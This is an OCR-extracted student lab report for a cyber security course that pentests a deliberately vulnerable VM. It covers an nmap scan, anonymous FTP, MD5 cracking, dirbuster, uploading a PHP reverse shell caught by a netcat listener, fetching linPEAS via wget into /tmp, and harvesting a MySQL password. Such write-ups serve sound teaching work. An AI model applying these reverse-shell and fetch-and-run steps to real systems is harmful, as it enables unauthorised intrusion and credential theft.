
HY455 Cyber Security

Assignment 6 - Live Pentesting

Chris Papastamos – Antonis Hatzivasileiou


Question 1

For importing the VVM in Vmbox we created a new Linux machine and imported the .vmdk file in as a storage device. After that we gave a new network adapter to the virtual machine with the host-only adapter. Running VVM the interface **enp0s8** had an ip address by default so when we tried pinging it from an other VM running Kali linux, we got ping to answer successfully. This can be seen in the screenshot below:




Question 2

When we ran the nmap command we were given in the assignment (**nmap -A -p- -T4 192.168.56.104**) we can see that there are ports open in the VVM. One is for **FTP at port 21**, one is for **SSH at port 22** and one for **HTTP at port 80**




Question 3

After finding out that anonymous ftp login is allowed (see screenshot in the above question) we tried unsuccessfully to login using plain ftp. We managed to login using credentials anonymous:anonymous and ftp returned **230 Login successful** but when we tried running ls -a to print the files in the remote directory no further answer was given from the ftp client.




The workaround we tried is to log in using **wget** and download all the contents of the remote directory in our local VM (Kali). This proved successful as we were able to read the contents of the downloaded file



The file contained a hash and we will now try to crack it.


Question 4

To crack the hass we first ran hashid to recognize the hash type. hashid returned MD2, MD5 and MD4 amongst others. We will now run JTR (John The Reaper) to crack the hash using its default wordslist. The first run (treating the hash as MD2) as we can observe in the screenshot below did not return any results and started bruteforcing the password. The second run (treating the hash as MD5) returned the result password "**student"** which corresponds to the hash we got from the VVM.




Question 5

We ran dirbuster for the IP address of the VVM and used the medium wordslist of dirbuster.




We discovered some directories and started trying them out in our web browser. The /academy directory seemed interesting and started looking into it. There was a login page and we tried the Reg no: 10201321 and the password we found earlier (Q4).





Question 6

During this question we realised that we had to put both of our VMs in bridge mode and due to that change the IP addresses have changed. In the following screenshot you can see both hosts communicating as well as the new address of each host



We started looking around in the webapp we discovered earlier and discovered a file upload section in the “Edit My Profile” index tab of the webserver. We found a php reverse shell [script on github] and we uploaded it. We had to change some variables (line 49 and 50 replace IP address and port). When we uploaded and updated our profile in the website, the netcat listener got the connections and thus we were connected to the VVM.




root@kali:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default ql
en 1000
link/ether 00:0c:29:26:b9:a5 brd ff:ff:ff:ff:ff:ff
inet 192.168.96.185/24 brd 192.168.96.255 scope global dynamic eth0
valid_lft 3300sec preferred_lft 3300sec
inet6 fe80::20c:29ff:fe26:b9a5/64 scope link
valid_lft forever preferred_lft forever
root@kali:~# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.96.185] from (UNKNOWN) [192.168.96.60] 32886
Linux hy455 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux
08:52:00 up 5 min, 1 user, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
root tty1 - 08:46 4:48 0.03s 0.02s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$

Question 7

Now that we have an active shell in the VVM we have to find a directory where the current user has write permissions. That we achieved by running "**find / -type d -perm -2 -ls 2 >/dev/null**". This brought out the /tmp directory and we went there and executed wget to download the shell script of linPEAS. Then we ran linpeas.sh script and found the following findings:

```
$ find / -type d -perm -2 -ls 2>/dev/null
   139273      4 drwxrwxrwt   2 root     root         4096 May  3 08:58 /tmp
   261551      4 drwx-wx-wt   2 root     root         4096 May  3 08:53 /var/lib/php/sessions
   259963      4 drwxrwxrwt   2 root     root         4096 May  3 08:46 /var/tmp
     9374      0 drwxrwxrwt   2 root     root           40 May  3 08:46 /dev/mqueue
     9843      0 drwxrwxrwt   2 root     root           40 May  3 08:46 /dev/shm
     9845      0 drwxrwxrwt   4 root     root           80 May  3 08:46 /run/lock
$ cd /tmp
$ wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
--2023-05-03 09:03:53--  https://github.com/carlospolop/PEASS-ng/releases/latest/download/linp
eas.sh
Resolving github.com (github.com)... 140.82.121.3
Connecting to github.com (github.com)|140.82.121.3|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://github.com/carlospolop/PEASS-ng/releases/download/20230425-bd7331ea/linpeas.
sh [following]
--2023-05-03 09:03:53--  https://github.com/carlospolop/PEASS-ng/releases/download/20230425-bd
7331ea/linpeas.sh
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-asset-2e65be/1655481
91/ba2c0404-93e2-44d5-a884-e5c0a3af4a1a?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIA
IWNJYAX4CSVEH53A%2F20230503%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20230503T130212Z&X-Amz-
Expires=300&X-Amz-Signature=2a744129ab0f5103a812be716a4b450207b4f3ec588791bc12d6954be8e67dd0&X
-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=165548191&response-content-disposition=att
achment%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream [following
]
--2023-05-03 09:03:53--  https://objects.githubusercontent.com/github-production-release-asset
-2e65be/165548191/ba2c0404-93e2-44d5-a884-e5c0a3af4a1a?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-
Credential=AKIAIWNJYAX4CSVEH53A%2F20230503%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20230503
T130212Z&X-Amz-Expires=300&X-Amz-Signature=2a744129ab0f5103a812be716a4b450207b4f3ec588791bc12d
6954be8e67dd0&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=165548191&response-content-
disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-st
ream
Resolving objects.githubusercontent.com (objects.githubusercontent.com)... 185.199.108.133, 18
5.199.110.133, 185.199.109.133, ...
Connecting to objects.githubusercontent.com (objects.githubusercontent.com)|185.199.108.133|:4
43... connected.
HTTP request sent, awaiting response... 200 OK
Length: 830030 (811K) [application/octet-stream]
Saving to: 'linpeas.sh'

     0K .......... .......... .......... .......... ..........  6%  834K 1s
```

```
╔══════════╣ Searching passwords in config PHP files
$cfg['Servers'][$i]['AllowNoPassword'] = false;
$cfg['Servers'][$i]['AllowNoPassword'] = false;
$cfg['Servers'][$i]['AllowNoPassword'] = false;
$cfg['ShowChgPassword'] = true;
$mysql_password = "My_V3ryS3cur3_P4ss";
$mysql_password = "My_V3ryS3cur3_P4ss";
```


```
/var/www/html/academy/assets/fonts/fontawes
/var/www/html/academy/assets/fonts/fontawes
/var/www/html/academy/assets/fonts/fontawes
#)You_can_write_even_more_files_inside_last

/var/www/html/academy/assets/img
/var/www/html/academy/assets/js
/var/www/html/academy/assets/js/bootstrap.j
/var/www/html/academy/assets/js/jquery-1.11
